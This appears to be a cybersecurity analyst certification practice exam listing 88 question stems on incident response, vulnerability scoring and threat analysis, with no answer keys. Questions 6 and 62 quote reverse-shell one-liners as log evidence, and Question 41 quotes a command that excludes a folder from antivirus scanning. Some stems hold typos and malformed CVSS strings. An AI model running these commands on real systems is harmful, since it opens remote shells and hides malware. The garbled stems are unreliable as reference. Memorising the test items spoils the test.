EMT Practice Test

1. Question Content...


Question List

Question1: A cloud team received an alert that unauthorized resources were being auto-provisioned. After investigating, the team suspects that crypto mining is occurring. Which of the following indicators would most likely lead the team to this conclusion?
.

Question2: Which of the following best describes the threat concept in which an organization works to ensure that all network users only open attachments from known sources?

Question3: An analyst is remediating items associated with a recent incident. The analyst has isolated the vulnerability and is actively removing it from the system. Which of the following steps of the process does this describe?

Question4: A vulnerability analyst received a list of system vulnerabilities and needs to evaluate the relevant impact of the exploits on the business. Given the constraints of the current sprint, only three can be remediated. Which of the following represents the least impactful risk, given the CVSS3.1 base scores?

Question5: Which of the following is the most important reason for an incident response team to develop a formal incident declaration?

Question6: A security analyst identified the following suspicious entry on the host-based IDS logs:
bash -i >& /dev/tcp/10.1.2.3/8080 0>&1
Which of the following shell scripts should the analyst use to most accurately confirm if the activity is ongoing?

Question7: Joe, a leading sales person at an organization, has announced on social media that he is leaving his current role to start a new company that will compete with his current employer. Joe is soliciting his current employer's customers. However, Joe has not resigned or discussed this with his current supervisor yet. Which of the following would be the best action for the incident response team to recommend?

Question8: An analyst recommends that an EDR agent collect the source IP address, make a connection to the firewall, and create a policy to block the malicious source IP address across the entire network automatically. Which of the following is the best option to help the analyst implement this recommendation?

Question9: The Chief Executive Officer (CEO) has notified that a confidential trade secret has been compromised. Which of the following communication plans should the CEO initiate?

Question10: The Chief Executive Officer of an organization recently heard that exploitation of new attacks in the industry was happening approximately 45 days after a patch was released. Which of the following would best protect this organization?


Question11: The analyst reviews the following endpoint log entry:

Which of the following has occurred?

Question12: An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:

Which of the following tuning recommendations should the security analyst share?



Question13: The developers recently deployed new code to three web servers. A daffy automated external device scan report shows server vulnerabilities that are failure items according to PCI DSS.
If the venerability is not valid, the analyst must take the proper steps to get the scan clean.
If the venerability is valid, the analyst must remediate the finding.
After reviewing the information provided in the network diagram, select the STEP 2 tab to complete the simulation by selecting the correct Validation Result and Remediation Action for each server listed using the drop-down options.
INTRUCTIONS:
The simulation includes 2 steps.
Step1:Review the information provided in the network diagram and then move to the STEP 2 tab.


STEP 2: Given the Scenario, determine which remediation action is required to address the vulnerability.

Question14: Which of the following is a benefit of the Diamond Model of Intrusion Analysis?

Question15: A security analyst discovers an ongoing ransomware attack while investigating a phishing email. The analyst downloads a copy of the file from the email and isolates the affected workstation from the network. Which of the following activities should the analyst perform next?

Question16: An attacker has just gained access to the syslog server on a LAN. Reviewing the syslog entries has allowed the attacker to prioritize possible next targets. Which of the following is this an example of?

Question17: A vulnerability management team is unable to patch all vulnerabilities found during their weekly scans. Using the third-party scoring system described below, the team patches the most urgent vulnerabilities:

Additionally, the vulnerability management team feels that the metrics Smear and Channing are less important than the others, so these will be lower in priority. Which of the following vulnerabilities should be patched first, given the above third-party scoring system?

Question18: Which of the following is the most important factor to ensure accurate incident response reporting?

Question19: A company's security team is updating a section of the reporting policy that pertains to inappropriate use of resources (e.g., an employee who installs cryptominers on workstations in the office). Besides the security team, which of the following groups should the issue be escalated to first in order to comply with industry best practices?

Question20: A security analyst is reviewing the findings of the latest vulnerability report for a company's web application.
The web application accepts files for a Bash script to be processed if the files match a given hash. The analyst is able to submit files to the system due to a hash collision. Which of the following should the analyst suggest to mitigate the vulnerability with the fewest changes to the current script and infrastructure?

Question21: Which of the following threat-modeling procedures is in the OWASP Web Security Testing Guide?

Question22: Which of the following best describes the process of requiring remediation of a known threat within a given time frame?

Question23: Which of the following best describes the reporting metric that should be utilized when measuring the degree to which a system, application, or user base is affected by an uptime availability outage?

Question24: Which of the following is a nation-state actor least likely to be concerned with?

Question25: A security analyst has found the following suspicious DNS traffic while analyzing a packet capture:
* DNS traffic while a tunneling session is active.
* The mean time between queries is less than one second.
* The average query length exceeds 100 characters.
Which of the following attacks most likely occurred?

Question26: A security administrator has been notified by the IT operations department that some vulnerability reports contain an incomplete list of findings. Which of the following methods should be used to resolve this issue?

Question27: An analyst is examining events in multiple systems but is having difficulty correlating data points. Which of the following is most likely the issue with the system?

Question28: An organization has experienced a breach of customer transactions. Under the terms of PCI DSS, which of the following groups should the organization report the breach to?

Question29: A security analyst is performing an investigation involving multiple targeted Windows malware binaries. The analyst wants to gather intelligence without disclosing information to the attackers. Which of the following actions would allow the analyst to achieve the objective?

Question30: After identifying a threat, a company has decided to implement a patch management program to remediate vulnerabilities. Which of the following risk management principles is the company exercising?

Question31: A vulnerability scan of a web server that is exposed to the internet was recently completed. A security analyst is reviewing the resulting vector strings:
Vulnerability 1: CVSS: 3.0/AV:N/AC: L/PR: N/UI : N/S: U/C: H/I : L/A:L
Vulnerability 2: CVSS: 3.0/AV: L/AC: H/PR:N/UI : N/S: U/C: L/I : L/A: H Vulnerability 3: CVSS: 3.0/AV:A/AC: H/PR: L/UI : R/S: U/C: L/I : H/A:L Vulnerability 4: CVSS: 3.0/AV: P/AC: L/PR: H/UI : N/S: U/C: H/I:N/A:L Which of the following vulnerabilities should be patched first?

Question32: The Chief Information Security Officer is directing a new program to reduce attack surface risks and threats as part of a zero trust approach. The IT security team is required to come up with priorities for the program.
Which of the following is the best priority based on common attack frameworks?

Question33: A new cybersecurity analyst is tasked with creating an executive briefing on possible threats to the organization. Which of the following will produce the data needed for the briefing?

Question34: A security analyst is reviewing a packet capture in Wireshark that contains an FTP session from a potentially compromised machine. The analyst sets the following display filter: ftp. The analyst can see there are several RETR requests with 226 Transfer complete responses, but the packet list pane is not showing the packets containing the file transfer itself. Which of the following can the analyst perform to see the entire contents of the downloaded files?

Question35: When starting an investigation, which of the following must be done first?

Question36: A SOC analyst is analyzing traffic on a network and notices an unauthorized scan. Which of the following types of activities is being observed?

Question37: There are several reports of sensitive information being disclosed via file sharing services. The company would like to improve its security posture against this threat. Which of the following security controls would best support the company in this scenario?

Question38: Which of the following techniques can help a SOC team to reduce the number of alerts related to the internal security activities that the analysts have to triage?

Question39: A cybersecurity team has witnessed numerous vulnerability events recently that have affected operating systems. The team decides to implement host-based IPS, firewalls, and two-factor authentication. Which of the following does this most likely describe?

Question40: Which of the following phases of the Cyber Kill Chain involves the adversary attempting to establish communication with a successfully exploited target?

Question41: An employee downloads a freeware program to change the desktop to the classic look of legacy Windows.
Shortly after the employee installs the program, a high volume of random DNS queries begin to originate from the system. An investigation on the system reveals the following:
Add-MpPreference -ExclusionPath '%Program Filest\ksysconfig'
Which of the following is possibly occurring?

Question42: A systems administrator is reviewing after-hours traffic flows from data-center servers and sees regular outgoing HTTPS connections from one of the servers to a public IP address. The server should not be making outgoing connections after hours. Looking closer, the administrator sees this traffic pattern around the clock during work hours as well. Which of the following is the most likely explanation?

Question43: During an incident, some loCs of possible ransomware contamination were found in a group of servers in a segment of the network. Which of the following steps should be taken next?

Question44: An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?

Question45: After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

Question46: Which of the following would help to minimize human engagement and aid in process improvement in security operations?

Question47: A security analyst is writing a shell script to identify IP addresses from the same country. Which of the following functions would help the analyst achieve the objective?

Question48: While reviewing web server logs, a security analyst discovers the following suspicious line:

Which of the following is being attempted?

Question49: Which of the following security operations tasks are ideal for automation?

Question50: A Chief Information Security Officer wants to map all the attack vectors that the company faces each day.
Which of the following recommendations should the company align their security controls around?


Question51: A company recently experienced a security incident. The security team has determined a user clicked on a link embedded in a phishing email that was sent to the entire company. The link resulted in a malware download, which was subsequently installed and run.
INSTRUCTIONS
Part 1




Review the artifacts associated with the security incident. Identify the name of the malware, the malicious IP address, and the date and time when the malware executable entered the organization.
Part 2
Review the kill chain items and select an appropriate control for each that would improve the security posture of the organization and would have helped to prevent this incident from occurring. Each control may only be used once, and not all controls will be used.

Firewall log:


File integrity Monitoring Report:


Malware domain list:


Vulnerability Scan Report:


Phishing Email:

Question52: A systems administrator notices unfamiliar directory names on a production server. The administrator reviews the directory listings and files, and then concludes the server has been compromised. Which of the following steps should the administrator take next?

Question53: A SOC manager is establishing a reporting process to manage vulnerabilities. Which of the following would be the best solution to identify potential loss incurred by an issue?

Question54: During an internal code review, software called "ACE" was discovered to have a vulnerability that allows the execution of arbitrary code. The vulnerability is in a legacy, third-party vendor resource that is used by the ACE software. ACE is used worldwide and is essential for many businesses in this industry. Developers informed the Chief Information Security Officer that removal of the vulnerability will take time. Which of the following is the first action to take?


Question55: The security team reviews a web server for XSS and runs the following Nmap scan:

Which of the following most accurately describes the result of the scan?

Question56: Which of following would best mitigate the effects of a new ransomware attack that was not properly stopped by the company antivirus?

Question57: While reviewing web server logs, an analyst notices several entries with the same time stamps, but all contain odd characters in the request line. Which of the following steps should be taken next?

Question58: A security analyst needs to mitigate a known, exploited vulnerability related not tack vector that embeds software through the USB interface. Which of the following should the analyst do first?

Question59: During an incident, analysts need to rapidly investigate by the investigation and leadership teams. Which of the following best describes how PII should be safeguarded during an incident?

Question60: An analyst notices there is an internal device sending HTTPS traffic with additional characters in the header to a known-malicious IP in another country. Which of the following describes what the analyst has noticed?

Question61: While performing a dynamic analysis of a malicious file, a security analyst notices the memory address changes every time the process runs. Which of the following controls is most likely preventing the analyst from finding the proper memory address of the piece of malicious code?

Question62: A security analyst detects an exploit attempt containing the following command:
sh -i >& /dev/udp/10.1.1.1/4821 0>$l
Which of the following is being attempted?

Question63: A cybersecurity analyst is reviewing SIEM logs and observes consistent requests originating from an internal host to a blocklisted external server. Which of the following best describes the activity that is taking place?

Question64: A company is implementing a vulnerability management program and moving from an on-premises environment to a hybrid IaaS cloud environment. Which of the following implications should be considered on the new hybrid environment?

Question65: A recent zero-day vulnerability is being actively exploited, requires no user interaction or privilege escalation, and has a significant impact to confidentiality and integrity but not to availability. Which of the following CVE metrics would be most accurate for this zero-day threat?

Question66: Which of the following best describes the goal of a tabletop exercise?
Question67: An analyst is evaluating a vulnerability management dashboard. The analyst sees that a previously remediated vulnerability has reappeared on a database server. Which of the following is the most likely cause?

Question68: A managed security service provider is having difficulty retaining talent due to an increasing workload caused by a client doubling the number of devices connected to the network. Which of the following would best aid in decreasing the workload without increasing staff?

Question69: A virtual web server in a server pool was infected with malware after an analyst used the internet to research a system issue. After the server was rebuilt and added back into the server pool, users reported issues with the website, indicating the site could not be trusted. Which of the following is the most likely cause of the server issue?

Question70: A software developer has been deploying web applications with common security risks to include insufficient logging capabilities. Which of the following actions would be most effective to reduce risks associated with the application development?

Question71: A security analyst performs various types of vulnerability scans. Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.
Instructions:
Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan.
For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.
Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results.
The Linux Web Server, File-Print Server and Directory Server are draggable.
If at any time you would like to bring back the initial state of the simulation, please select the Reset All button.
When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

Question72: A zero-day command injection vulnerability was published. A security administrator is analyzing the following logs for evidence of adversaries attempting to exploit the vulnerability:

Which of the following log entries provides evidence of the attempted exploit?

Question73: A technician identifies a vulnerability on a server and applies a software patch. Which of the following should be the next step in the remediation process?

Question74: An incident response team finished responding to a significant security incident. The management team has asked the lead analyst to provide an after-action report that includes lessons learned. Which of the following is the most likely reason to include lessons learned?

Question75: A security analyst discovers an LFI vulnerability that can be exploited to extract credentials from the underlying host. Which of the following patterns can the security analyst use to search the web server logs for evidence of exploitation of that particular vulnerability?

Question76: Which of the following most accurately describes the Cyber Kill Chain methodology?

Question77: Which of the following is the best action to take after the conclusion of a security incident to improve incident response in the future?

Question78: Which of the following is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system?

Question79: During an incident involving phishing, a security analyst needs to find the source of the malicious email.
Which of the following techniques would provide the analyst with this information?

Question80: A security analyst is validating a particular finding that was reported in a web application vulnerability scan to make sure it is not a false positive. The security analyst uses the snippet below:

Which of the following vulnerability types is the security analyst validating?

Question81: Which of the following does "federation" most likely refer to within the context of identity and access management?

Question82: An employee accessed a website that caused a device to become infected with invasive malware. The incident response analyst has:
* created the initial evidence log.
* disabled the wireless adapter on the device.
* interviewed the employee, who was unable to identify the website that was accessed
* reviewed the web proxy traffic logs.
Which of the following should the analyst do to remediate the infected device?

Question83: A disgruntled open-source developer has decided to sabotage a code repository with a logic bomb that will act as a wiper. Which of the following parts of the Cyber Kill Chain does this act exhibit?

Question84: A cybersecurity team lead is developing metrics to present in the weekly executive briefs. Executives are interested in knowing how long it takes to stop the spread of malware that enters the network.
Which of the following metrics should the team lead include in the briefs?

Question85: A security analyst receives an alert for suspicious activity on a company laptop An excerpt of the log is shown below:

Which of the following has most likely occurred?

Question86: Given the following CVSS string-
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/3:U/C:K/I:K/A:H
Which of the following attributes correctly describes this vulnerability?

Question87: A systems analyst is limiting user access to system configuration keys and values in a Windows environment.
Which of the following describes where the analyst can find these configuration items?

Question88: A security analyst needs to provide evidence of regular vulnerability scanning on the company's network for an auditing process. Which of the following is an example of a tool that can produce such evidence?